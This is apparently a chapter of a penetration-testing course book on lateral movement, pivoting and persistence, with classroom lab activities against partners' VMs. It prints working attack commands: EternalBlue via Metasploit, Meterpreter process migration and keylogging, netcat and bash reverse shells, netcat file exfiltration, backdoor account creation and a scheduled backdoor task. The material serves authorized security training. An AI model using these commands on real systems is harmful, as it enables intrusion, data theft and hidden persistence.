| <b>Remote Service/<br/>Protocol</b> | <b>Description</b>                                                                                                                                                                                                                                                                                                                                                                 | <b>Examples</b>                                        |
|-------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------|
| rsh/rlogin                          | rlogin is a Linux command that's similar to Telnet, but if the server has an .rhosts file configured a certain way, you won't even need to supply credentials. The rsh command can open a shell, but it also gives you the ability to execute a command directly.                                                                                                                  | rlogin<br>192.168.1.50<br>rsh 192.168.1.50<br>ifconfig |
| Secure Shell (SSH)                  | SSH is a modern answer to Telnet's lack of encryption and other security mechanisms. Some systems (particular Linux systems) have SSH enabled by default. If you know the credentials of an account on the system you're trying to access, you can use them to authenticate. However, some configurations require the use of a digital certificate and keypair for authentication. | ssh<br>admin@192.168.1.50                              |

In addition to command shell remote access services, there are several GUI-based remote desktop services you can use in lateral movement.

| <b>Remote Desktop<br/>Service/Protocol</b> | <b>Description</b>                                                                                                                                                                                                                                                                                                                                                                                                             |
|--------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Remote Desktop Protocol (RDP)              | RDP is the default remote desktop service that comes with Windows systems. It allows full remote control via a GUI window. It can take local account credentials or domain credentials, and supports varying levels of encryption. The service must be enabled on the system you want to connect to, otherwise the connection attempt will be rejected.                                                                        |
| Apple Remote Desktop (ARD)                 | ARD is similar in purpose to RDP, but it runs on macOS systems. It supports full remote control through a GUI, and supports encryption. Like RDP, the service must be enabled on the target system before you can connect to it through ARD.                                                                                                                                                                                   |
| X Window System (X)                        | X is a graphical display system for Unix-based computers. X actually operates on a client and server model, so you can remotely control specific windows on a computer over a network. The connection between X client and X server is not encrypted, but you can use a technique called X forwarding so that the server directs the connection through an SSH tunnel. This behavior is the default in modern versions of SSH. |
| Virtual Network Computing (VNC)            | VNC is yet another service that enables full remote control of a desktop, but unlike the others listed, it is cross-platform. A VNC server must be installed on the target machine, which you can access with a corresponding client. There are many different implementations of VNC, and their level of security varies.                                                                                                     |

## Lateral Movement with Remote Management Services

Remote management services enable you to issue commands to remote systems. These differ from remote access technologies in that remote management does not usually involve an interactive shell. Windows Remote Management (WinRM) is technology that provides an HTTP Simple Object Access Protocol (SOAP) standard for specific remote management services on Windows systems. Windows Management Instrumentation (WMI), for example, provides an interface for querying data

about remote systems. The following uses WMI command-line (WMIC) to get the name of the currently logged in user of a remote system:

```
wmic /node:192.168.1.50 computersystem get username
```

There's also PowerShell remoting, which requires that the target system has the WinRM service set up to receive remote PowerShell commands. For example, to view the contents of **C:\Windows\System32**:

```
Invoke-Command -ComputerName 192.168.1.50 -ScriptBlock { Get-ChildItem C:\Windows\System32 }
```

There's also PsExec, which uses Server Message Block (SMB) to enable you to issue commands to a remote system. For example, to run an executable in the SYSTEM account:

```
psexec \\192.168.1.50 -s "C:\bad-app.exe"
```

## Lateral Movement with RPC/DCOM

Methods like PsExec, WMI, logging in using Telnet and SSH, etc., tend to stand out to administrators or security personnel who are paying close attention to their systems. Using RPC/DCOM can help you evade notice.

Remote Procedure Call (RPC) enables inter-process communication between local and remote processes on Windows. Distributed Component Object Model (DCOM) enables communication between software components over a network. DCOM applications use RPC as a transport mechanism for client requests. Flaws in DCOM can enable you to execute code on a remote system by assuming user privileges.

For example, a DCOM application commonly used to initiate lateral movement is **MMC20.Application**. This enables users to execute Microsoft Management Console (MMC) snap-in operations on a Windows computer. The **MMC20.Application** application includes an **ExecuteShellCommand()** method that does exactly what its name implies. You can leverage this method by creating an instance of a DCOM object using PowerShell:

```
$obj =
[activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application", "192.168.1.50"))
```

Note that the first argument in **GetTypeFromProgID()** refers to the DCOM application mentioned before, and the second argument is the IP address of the remote machine you want to move to. You can then invoke the **ExecuteShellCommand()** method on the object you created:

```
$obj.Document.ActiveView.ExecuteShellCommand("C:\Windows\System32\calc.exe",
>null,$null,"7")
```

The first argument is the app or command that will start—in this case, the Calculator app. The second argument specifies the current working directory, and the third specifies any parameters to add to the command. In this case, none are needed, so they're set to null. The last parameter specifies the state of the window. Ultimately, this will launch the Calculator app on the remote computer under a local administrator account.

You can, of course, do much more than just launch a simple app. The point of lateral movement is to "own" the next host you move to, so you can compromise it in many different ways. There are also other DCOM applications and methods you can use to move laterally. However, DCOM is blocked by default on modern Windows Defender firewalls, so you shouldn't expect this to work with any regularity.

## Pivoting

**Pivoting** is a process similar to lateral movement. In lateral movement, you jump from one host to the next in search of vulnerabilities to exploit. When you pivot, you compromise one host (the pivot) that enables you to spread out to other hosts that would otherwise be inaccessible. This is

necessary when you want to move to a different network segment than the one you're currently on. For example, if you are able to open a shell on a host you've compromised, you can enter commands in that shell to see other network subnets that the host might be connected to. From here, you can use the pivot host to spread out to these other subnets.



**Note:** Despite the distinction, lateral movement and pivoting are often used interchangeably.

There are several techniques that can enable pivoting.

| Pivoting Technique       | Description                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
|--------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Port forwarding          | You use a host as a pivot and are able to access one of its open TCP/IP ports. You then forward traffic from this port to a port of a host on a different subnet using various methods. One common method is to forward port 3389 (RDP) to a Windows target for remote desktop access.                                                                                                                                                                                                                |
| VPN pivoting             | You run an exploit payload on a compromised host that starts a VPN client on its network interface. Meanwhile, you run a VPN server outside the network, and relay frames of data from that server to the client. The data frames are dumped onto the client and can now interface with the wider private network. Any traffic that the client (pivot host) sees can then be relayed back to your VPN server. VPN pivoting is commonly used to perform additional reconnaissance of a target network. |
| SSH pivoting             | You connect to the compromised pivot through SSH using the -D flag. This flag sets up a local proxy server on your attack machine, as well as enables port forwarding. Connections to this proxy on the port specified are forwarded to the ultimate target through the pivot. SSH pivoting is often used to chain proxy servers together in order to continue pivoting from host to host.                                                                                                            |
| Modifying routing tables | After opening a shell on the pivot host, you can also add a new route to the pivot host's routing table. This new route includes a destination subnet and a gateway. You define the gateway as your own exploit session, so that any traffic sent to the subnet must tunnel through your session. Adjusting routing tables in this manner is often used as a way to reach different subnets.                                                                                                          |

## Tools that Enable Pivoting

You can engage in pivoting by using familiar tools like Metasploit. For example, assume that you use your Kali Linux attack machine to gain a Meterpreter session onto a Windows host in the same subnet (192.168.1.0/24). You open a shell and run `ipconfig` on the Windows host, and see that it has a second network interface that is connected to a gateway in a different subnet (10.8.0.0/24). You want to reach hosts in this subnet, but you can't do that directly from your attack machine. To get to the other subnet, you can use the compromised host as a pivot.

In Metasploit, running the `post/multi/manage/autoroute` module searches the pivot for any additional subnets and then adds those subnets to Metasploit's routing table. Using the previous example, it would add 10.8.0.0/255.255.255.0 to the routing table. You can now use various Metasploit modules with this new subnet. For example, you could conduct a ping sweep with the new subnet as the target in order to identify specific hosts on this subnet. Then, you might target a specific host and attempt to access it using a service like SSH, Telnet, etc.

Another tool you can use to pivot to a new subnet is called ProxyChains. After opening a Meterpreter session with the pivot host, you can add the target subnet to the routing table, like so: `route add 10.8.0.0 255.255.255.0 1` where 1 is the ID of the Meterpreter session. Then, run the Metasploit module `auxiliary/server/socks4a` to start a proxy server that uses Metasploit's routing

table. Next, edit `/etc/proxychains.conf` to include the following line: `socks4 127.0.0.1 1080`. This instructs ProxyChains to use the proxy on localhost. Lastly, you can run ProxyChains to pass in pretty much any command. The following example conducts an Nmap scan of a host on the target subnet:

```
proxychains nmap -sT -Pn -p21,22,23,25,80,443 10.8.0.10
```

## Guidelines for Using Lateral Movement Techniques

- Jump from one host to the next to spread your attack out and look for new vulnerabilities to exploit.
- Use reconnaissance techniques to make lateral movement easier.
- Migrate code between running processes to evade detection and take on new privileges.
- Use insecure remote access services like Telnet and rlogin when available.
- Use SSH to encrypt your movement traffic.
- Use remote desktop services like RDP and VNC to gain a GUI onto systems you move to.
- Ensure that these remote desktop services are activated on the target system.
- Use pivoting to move through one host to a host on an otherwise inaccessible subnet.
- Use pivoting techniques like port forwarding and modifying routing tables to access other hosts and subnets.
- Use tools like Metasploit and ProxyChains to engage in pivoting.

# ACTIVITY 9–1

## Pivoting from One Host to Another

### Before You Begin

The file /root/Desktop/my\_pentest\_team\_worksheet.xlsx is open.

You will work with a partner in this activity. You'll use your Kali Linux computer to compromise your partner's Windows Server, which you'll use as a pivot to compromise your partner's Metasploitable VM.

### Scenario

Earlier, you were able to compromise Windows hosts and Linux hosts alike. However, not all computers on the GCPG network are easily reachable from within the same subnet. Some hosts are beyond the direct reach of your Kali Linux system. Even though the main attack phase has concluded, you still want to see if you can get to these isolated hosts. That way, you extend the attack beyond the main targets to potentially discover new areas of vulnerability. So, you'll attempt to use a compromised Windows host as a pivot to reach one of the isolated hosts.

### 1. Isolate the Metasploitable VM from the rest of the network, then start it.

- From the Windows Server desktop, double-click **Oracle VM VirtualBox**.
  - Ensure the **Metasploitable** VM profile is selected, then select the **Settings** button.
  - From the navigation pane, select **Network**.
  - In the **Attached to** drop-down list, select **Host-only Adapter**.
- Recall that, initially, the Metasploitable VMs were on the same classroom network as the physical computers. By making this change, you're isolating this VM from the rest of the network. In VirtualBox, host-only mode means that all VMs on the same host can talk to each other and the host as if on the same switch, but they cannot talk to the outside world. In other words, your Kali Linux computer should no longer be able to reach your partner's VM.
- Select **OK** to close the settings.
  - Start the Metasploitable VM and wait for it to load.
  - Log in using `msfadmin` as the user name and password.
  - At the prompt, enter `ifconfig` and note the IPv4 address for the `eth0` interface.

This will be different than the IP address you noted in an earlier activity. Make sure to provide your partner this IP address.

- Switch to your Kali Linux computer and ping the IP address of your partner's VM.
- Verify that the ping doesn't appear to work, then press **Ctrl+C** to stop it.

As expected, the VMs are isolated from the world outside the Windows Server host.

- In the Metasploitable VM, enter `exit` to log out.
- Keep the VM open.

### 2. Gain a Meterpreter session on your partner's Windows Server.

- In a Kali Linux terminal, enter `msfconsole`
- At the prompt, enter `use exploit/windows/smb/ms17_010_psexec`  
This is the same EternalBlue exploit you used in an earlier activity.
- Enter `set RHOST 192.168.1.#` where # refers to your partner's Windows Server.
- Enter `set SMBUser Administrator`
- Enter `set SMBPass Pa22w0rd`
- Enter `run` and verify that you gain a Meterpreter session on the system.

3. Identify the network adapter being used to create the virtual host-only network.
  - a) At the **meterpreter** > prompt, enter `shell`  
The prompt changes to a Windows shell prompt.
  - b) At the prompt, enter `ipconfig`
  - c) Verify that you see the IPv4 address of the **Ethernet adapter VirtualBox Host-Only Network**.

```
Ethernet adapter VirtualBox Host-Only Network:

Connection-specific DNS Suffix . :
Link-local IPv6 Address : fe80::a0df:7200:455f:4b41%10
IPv4 Address. : 192.168.56.1
Subnet Mask : 255.255.255.0
Default Gateway :
```

This adapter connects your partner's Metasploitable VM to the host-only network.

- d) Note the IPv4 address and subnet mask of this VirtualBox adapter.
- e) Enter `exit`


#### 4. Add a route in Metasploit to the virtual host-only network.

- a) Back at the Meterpreter prompt, enter `run post/multi/manage/autoroute`
- b) Verify that the virtual host-only network has been added to Metasploit's routing table.

```
meterpreter > run post/multi/manage/autoroute

[!] SESSION may not be compatible with this module.
[*] Running module against SERVER00
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.168.1.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.56.0/255.255.255.0 from host's routing table.
```

- c) Record the subnet that was added—you'll use it in an upcoming step.
- d) Press **Ctrl+Z**.
- e) When prompted to save **Background session 1**, enter `y`



- f) Verify that you are returned to the **msf5 exploit** prompt.

#### 5. Identify the IP address of the VM behind the host-only network.

- a) Enter `use post/multi/gather/ping_sweep`
- b) Enter `show options`  
You are required to enter both **RHOSTS** and **SESSION**.
- c) Enter `set RHOSTS <subnet>` where `<subnet>` is the subnet you recorded earlier.  
For example, if the subnet was displayed as `192.168.56.0/255.255.255.0`, you'd enter `set RHOSTS 192.168.56.0/24`
- d) Enter `set SESSION 1`
- e) Enter `run`

- f) Examine the output and verify that the Metasploitable VM's IP address is listed.

```
[*] Performing ping sweep for IP range 192.168.56.0/24
[+] 192.168.56.1 host found
[+] 192.168.56.101 host found
[*] Post module execution completed
```



**Note:** This is the IP address your partner provided you earlier.

- g) Capture a screenshot of the hosts found as evidence.

## 6. Verify that a vulnerable service is running on the VM.

- Enter use auxiliary/scanner/portscan/tcp
  - Enter show options
  - Enter set RHOSTS <IP address> where <IP address> refers to your partner's Metasploitable VM.
  - Enter set PORTS 23
- Recall that, when you first exploited this Linux VM, you identified several open ports and services—one of which was Telnet.
- Enter set CONCURRENCY 1
  - Metasploit's port scanner will often fail and terminate the Meterpreter session. This helps to mitigate that problem.
  - Enter run and verify that port 23 was marked as open.

```
[+] 192.168.56.101: - 192.168.56.101:23 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

## 7. Gain remote access on the target VM.

- Enter use auxiliary/scanner/telnet/telnet\_login
  - Enter show options
  - Enter set RHOSTS <IP address> where <IP address> refers to your partner's Metasploitable VM.
  - Enter set USERNAME root
  - Enter set PASSWORD Pa22w0rd
- Recall that you changed the root user's password when you first exploited the Linux VM.
- Enter run and verify that a new session was opened.

```
[+] 192.168.56.101:23 - 192.168.56.101:23 - Login Successful: root:Pa22w0rd
[*] 192.168.56.101:23 - Attempting to start session 192.168.56.101:23 with root:Pa22w0rd
[*] Command shell session 2 opened (192.168.1.10-192.168.1.50:0 -> 192.168.56.101:23) at 2018-05-02 12:54:34 -0700
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- Enter sessions and verify that you have two sessions listed, one of which is the Telnet session you just opened.
- Enter sessions -i 2 to take interactive control of the Telnet session.
- Verify that you now have root access to your partner's Metasploitable VM.



**Note:** You may still have access even if no prompt is visible.

8. Prove that you have access to the VM.
  - a) At the **root@metasploitable** prompt, enter `ls` to get a listing of the root user's home directory.
  - b) Enter `echo -e 'Nowhere to hide!' > /etc/motd`
  - c) Wait for your partner to do the previous step.
  - d) From your Windows Server, log into your Metasploitable VM as `msfadmin`
  - e) Verify that the message of the day shows that the VM is compromised.

```
metasploitable login: msfadmin
Password:
Last login: Wed May 2 16:13:49 EDT 2018 on tty1
Nowhere to hide!
No mail.
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
```

- f) Capture a screenshot as evidence.

9. Close out of open processes.

- a) At the Telnet root shell in Kali Linux, press **Ctrl+C**, then enter `y` to abort the session.
- b) Enter `sessions -i 1` to regain control of the initial Meterpreter session.
- c) From your Windows Server, in VirtualBox, close the VM window.
- d) In the **Close Virtual Machine** dialog box, select **Power off the machine**, then select **OK**.
- e) Close VirtualBox.

10. Leave the Meterpreter session open.

11. Update the worksheet as necessary.

---

## ACTIVITY 9–2

### Migrating Malicious Code Between Running Processes

#### Before You Begin

The file /root/Desktop/my\_pentest\_team Worksheet.xlsx is open.

You will work with a partner in this activity. You still have a Meterpreter session open to your partner's Windows Server computer.

#### Scenario

One of the deliverables the team has been asked to produce is proof that systems on the network are susceptible to keystroke logging. You can do this by injecting malicious code into a running process, but this can sometimes destabilize that process and cause it to stop or crash. This will prematurely end your hacking session. To avoid this, you'll migrate your malicious code out of the default process and into a new, stable process. In particular, you'll move your code from the Meterpreter session to **explorer.exe**, which will enable you to access the native features of that process. Using **explorer.exe**, you'll be able to capture keystrokes without requiring the user to run a specific program or save a file.

#### 1. Identify the relevant process IDs.

- At the Meterpreter prompt, enter `getpid`
- Record the current process ID (PID) of the session.
- Enter `ps`
- In the list of running processes, locate the process with the PID you just recorded.

#### 2. What process is your Meterpreter code currently injected into?

#### 3. Migrate your Meterpreter session to a different process.

- Locate and record the PID of **explorer.exe**.



**Note:** Make sure this is the process's PID, not PPID (parent process ID).

- Enter `migrate <PID of explorer.exe>`



**Note:** Make sure you're substituting the PID of **explorer.exe** that you just recorded.

- Verify that the migration completed successfully.

```
meterpreter > migrate 3856
[*] Migrating from 10864 to 3856...
[*] Migration completed successfully.
```



**Note:** If you receive an error saying the migration timed out, reboot the Windows Server and redo Activity 9–1, step 2 to re-compromise the Windows Server. It is not necessary to redo steps 3 through 9. Then, restart this activity.

- d) Capture a screenshot of the migration as evidence.
- e) Enter `getpid` and verify that your PID has changed to the PID of `explorer.exe`.

4. Start a keystroke logger and confirm that it works.

- a) Enter `getdesktop`
- b) Enter `keyscan_start`
- c) Switch to your Windows Server computer.
- d) Wait for your partner to start their keystroke logger.
- e) Open Notepad and begin typing a few words.
- f) Return to Kali Linux and enter `keyscan_dump`
- g) Verify that your keystrokes were captured.

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
<Right Shift>No one should be seeing this
```

- h) Capture a screenshot of the keyscan dump as evidence.
- i) Enter `keyscan_stop`

5. Leave the Meterpreter session open.

6. On the Windows Server, close Notepad without saving.

7. Update the worksheet as necessary.

---

# TOPIC B

## Use Persistence Techniques

Being able to move around a network is valuable to the pen test, but there are times when you'll want to stay put—for as long as you can. In this topic, you'll use various techniques to maintain your foothold in the organization well after the attack has concluded.

### Persistence

**Persistence** is the quality by which a threat continues to exploit a target while remaining undetected for a significant period of time. Rather than hitting a target and leaving right after, attackers will look for ways to maintain their foothold in the organization long after the main attack phase has concluded. Some of the goals involved in persistence include:

- **Exfiltrating portions of sensitive data over a period of time rather than all at once.** This is a stealthier approach than just overloading the network with the target data in one loud task.
- **Exfiltrating sensitive data that changes over time.** A customer records database will probably be continuously updated with information about individuals and organizations. Rather than capturing the database once at a specific point in time, the attacker could capture the database multiple times after it changes.
- **Causing a sustained or repeated denial of service.** Launching a DoS attack at a server once will take it down for a while, but recovery personnel will probably bring it right back up as soon as they can. With persistent access, an attacker could take down a server over and over again, despite the recovery team's best efforts.
- **Monitoring user behavior over time.** Sometimes, directly accessing people information isn't feasible or isn't stealthy enough, so an attacker might choose to monitor a user's behavior for the information they're looking for. For example, a keylogger installed on a public terminal might not reveal anything useful right away, but after a while, an administrator might enter their credentials into this terminal.
- **Taunting or spreading confusion within an organization.** It's mostly just annoying when an attacker compromises the means of communication to send a few taunting messages to personnel. However, attackers who maintain their compromise of communications over a long period of time can cause a great deal of consternation by harassing individuals and undermining the confidence they have in their colleagues and employer.

Compromise of systems, networks, applications, and other assets can persist for days, weeks, months, and even years. As a pen tester, you probably won't be maintaining your attack efforts for very long, but it depends on the scope of the test and how willing the organization is to leave their assets in a state of compromise. What's more likely is that you'll conduct efforts to prove that persistence is possible and has a high chance of occurring, and demonstrate it during the test and/or report on it afterward.

### Advanced Persistent Threat

An **advanced persistent threat (APT)** is an implementation of persistence that relies on highly customized, complex exploits created and launched by groups of technically skilled individuals with a common goal. APTs tend to target large financial institutions, government agencies, and other organizations that hold a great deal of power over others. APTs have been known to go years before being discovered, exfiltrating significant volumes of sensitive data from a target or conducting sustained disruption of business operations. They are therefore some of the most insidious and harmful threats to targeted organizations.

## Persistence Techniques

There is not one catch-all method for initiating persistence on a network or system. Various techniques can help you maintain access or control over your targets. For example, certain user accounts are more closely monitored or more tightly access controlled than others. Creating a new account can help you bypass these restrictions when you need to authenticate. On Windows, you can create a new user through the command shell: `net user jsmith /add` and on Linux: `useradd jsmith`. Escalating the account's privileges can provide you with even more access. On Windows, `net localgroup Administrators jsmith /add` adds the account to the local Administrators group. On Linux, there are several ways to give root privileges to a user, including editing the `/etc/passwd` file and changing the user's user ID (UID) and group ID (GID) to 0.

New user creation is just one example of a persistence technique. Other common persistence techniques include:

- Backdoors.
- Remote access services.
- Shells.
- Scheduled tasks.
- Services and daemons.

## Backdoors

A **backdoor** is a hidden mechanism that provides you with access to a system through some alternative means. A backdoor can exist in many forms, but it is always meant to escape the notice of the system's typical users while still enabling unauthorized users to access that system. For example, a new, unauthorized user account can be used as part of a backdoor so that you don't rely on an active and closely monitored account to gain access.

Another example of a backdoor is a remote access tool (RAT), also known as a remote access Trojan. As the latter name implies, a RAT is primarily downloaded to a victim computer through Trojan horse malware; that is, it either comes along with what appears to be legitimate software, or it itself is disguised to look like legitimate software. The function of a RAT is pretty much identical to standard remote access technology, and may strictly offer an interactive shell, or may offer full GUI services. The primary difference between a RAT and something like RDP, other than delivery mechanism, is that RATs are specifically designed to remain hidden from view on the infected system. Some examples of popular RATs include NetBus, Sub7, Back Orifice, Blackshades, and DarkComet.

While a RAT can escape human notice, the more common ones will be instantly picked up by an anti-malware scanner or intrusion detection system. Advanced RATs, however, can leverage rootkit technology to infect a system at a low level. The power of rootkits is that they can alter an operating system's kernel or a device's firmware to mask the malicious code's activity. Therefore, a rootkit-empowered RAT can more effectively evade security solutions. It's important to note that even if a RAT can evade security solutions and initially escape human notice, it can still exhibit behavior that might tip off a user, like excessive or unexplained network traffic that traverses the interface.



**Note:** Hardware backdoors also exist and can be substantially stealthier and provide greater levels of access, but they are not commonly used in pen testing. Most such backdoors are incorporated into hardware during the manufacturing process.

## Remote Access Services

Remote access services like Telnet, SSH, RDP, VNC, etc., can also enable persistence. You can even leverage backdoor accounts with these services to remotely control the target system. However, remaining stealthy while using these services is especially difficult because of how well known, closely monitored, and transparent to the system they tend to be.

## Shells

A **shell** is any program that can be used to execute a command. There are essentially two types of shells: bind and reverse.

A **bind shell** is established when the target system "binds" its shell to a local network port. For example, a Linux target might bind the Bash shell on port 12345. One of the most common tools used to create either type of shell is Netcat. So, on the target system, the Netcat command would be:

```
nc -lp 12345 -e /bin/sh
```



**Note:** Use -e cmd.exe for a Windows target.

On the attack machine, you'd use Netcat to connect to this session and obtain the shell:

```
nc 192.168.1.50 12345
```

You can now issue Bash commands to the target machine. This is useful in enabling persistence, as it can function as a backdoor into the target system. The problem with bind shells is that many firewalls will filter incoming traffic on ports that don't meet the pre-configured whitelist, so you may be unable to establish a connection. Likewise, if the target is behind Network Address Translation (NAT) and you're connecting from an external network, you may not be able to reach the target unless the NAT device is forwarding the specific bound port to the target machine.

A **reverse shell** is established when the target machine communicates with an attack machine that is listening on a specific port. First, you start the listener on the attack machine:

```
nc -lp 12345
```

Then, on the target machine, you'd start the connection:

```
nc 192.168.1.10 12345 -e /bin/sh
```

The attack machine's listener will accept the incoming connection and open a shell onto the target system. Reverse shells are typically more effective as backdoors because they bypass the aforementioned problems with bind shells. The attacker has more control over their own environment and is less likely to be obstructed by port filtering or NAT. In addition, you can create a reverse shell from the target system using a wide array of tools other than Netcat, including Bash, PowerShell, Python, Ruby, PHP, Perl, Telnet, and many more. For example, if the target system is a Linux machine without Netcat, use Bash to connect to a listener:

```
bash -i >& /dev/tcp/192.168.1.10/12345 0>&1
```




Figure 9-1: A bind shell vs. a reverse shell.

## Netcat

[Netcat](#) is a command-line utility used to read from or write to TCP, UDP, or Unix domain socket network connections. Highly versatile, it has been called the "Swiss Army knife" of hacking tools. It can create or connect to a TCP server, act as a simple proxy or relay, transfer files, launch executables (such as the backdoor shells mentioned previously) when a connection is made, test services and daemons, and even port scan. Netcat has been ported to most desktop platforms and has inspired similar tools such as Ncat and Simple Netcat for Android.

The basic syntax of Netcat is `nc [options] [target address] [port(s)]`. Common options include the following.

| Netcat Option                   | Description                                                                                                                                              |
|---------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------|
| <code>-l</code>                 | Starts Netcat in listen mode. The default mode is to act as a client.                                                                                    |
| <code>-L</code>                 | Starts Netcat in the Windows-only "listen harder" mode. This mode creates a persistent listener that starts listening again when the client disconnects. |
| <code>-u</code>                 | Starts Netcat in UDP mode. The default is to use TCP.                                                                                                    |
| <code>-p</code>                 | Specifies the port that Netcat should start listening on in listen mode. In client mode, it specifies the source port.                                   |
| <code>-e</code>                 | Specifies the program to execute when a connection is made.                                                                                              |
| <code>-n</code>                 | Tells Netcat not to perform DNS lookups for host names on the other end of the connection.                                                               |
| <code>-z</code>                 | Starts Netcat in zero I/O mode, which instructs it to send a packet without a payload.                                                                   |
| <code>-w &lt;seconds&gt;</code> | Specifies the timeout value for connections.                                                                                                             |

| <b>Netcat Option</b> | <b>Description</b>                  |
|----------------------|-------------------------------------|
| -v                   | Starts Netcat in verbose mode.      |
| -vv                  | Starts Netcat in very verbose mode. |

In addition to the standard bind and reverse shell commands mentioned previously, you can use Netcat in other ways to facilitate persistence. For example, let's say you want to exfiltrate a file called **data.txt** from a target system onto your attack machine. The process is similar to setting up a reverse shell. On the attack machine, set up the listener and output the file:

```
nc -lp 12345 > data.txt
```

Then, on the target machine, start the connection and pass in the file:

```
nc 192.168.1.10 12345 < data.txt
```

Your listener will grab the file and then save it.

You can also use Netcat to create a relay using a Linux named pipe. The listener waits for incoming data on local port 12345 and then forwards it to port 54321 of a second target host (192.168.1.100). First, start a listener on your attack machine:

```
nc -lp 12345
```

Then, start a listener on the second target host that binds a shell:

```
nc -lp 54321 -e /bin/sh
```

On the initial target host, create a named pipe and set up the relay:

```
mknod backpipe p
nc 192.168.1.10 12345 0<backpipe | nc 192.168.1.100 54321 | tee backpipe
```

Now, any commands issued from your attack machine will be relayed through the initial target host and hit the second target host. Relaying data like this can help you pivot your attack and make it appear as if the initial target host is the one attacking the second target host.



**Note:** For additional Netcat examples, see the SANS Netcat Cheat Sheet at [https://www.sans.org/security-resources/sec560/netcat\\_cheat\\_sheet\\_v1.pdf](https://www.sans.org/security-resources/sec560/netcat_cheat_sheet_v1.pdf).

## Scheduled Tasks

A **scheduled task** or scheduled job is any instance of execution, like the initiation of a process or running of a script, that the system performs on a set schedule. Scheduled tasks are a fundamental component of work automation, as they empower a system to perform the specified task without requiring a user to start that task. Once the task executes, it can prompt for user interaction or run silently in the background; it all depends on what the task is set up to do. While most scheduled tasks are configured to run at certain times, you can also schedule tasks around certain events, like a specific user logging in.

Just as scheduled tasks can make a normal user's or administrator's job easier, they can also be a boon to your pen test campaign. For example, you could manually execute a Netcat data exfiltration command over and over again to always have the most up-to-date version of a sensitive file, but this can become tedious, not to mention noisy. Instead, you could create a scheduled task that silently runs the exfiltration command in the background every so often—once a day, for example—to automate your persistence in the organization while remaining undetected.

Task Scheduler is the utility that governs scheduled tasks in Windows environments. You can do quite a bit with this utility, including:

- Setting a task name and description.
- Setting the task's "triggers"—i.e., the time or events that will cause the task to start.
- Setting the task's actual action—e.g., running a program, executing a command, etc.
- Setting what account to run the task under.

- Setting special conditions that might influence when the task will run, like only running a task if a laptop is connected to AC power.
- Configuring additional settings about the task, like what to do if the task fails.

Note that the time trigger supports granular values. You can, for instance, run the task once a year starting on a specific day, or repeat the task every minute for 60 minutes. You can also identify details about a task, like its next run time, its most recent run time, the result or exit status of its most recent run, etc. This is made easier through the Task Scheduler GUI. However, as a pen tester, you will likely need to rely on scheduling a task from the command line (`schtasks`). The following example schedules a task named "backdr" that runs a batch file once a day for 30 days under the SYSTEM account:

```
schtasks /create /tn backdr /tr C:\Files\backdoor.bat /sc DAILY /mo 30 /ru SYSTEM
```

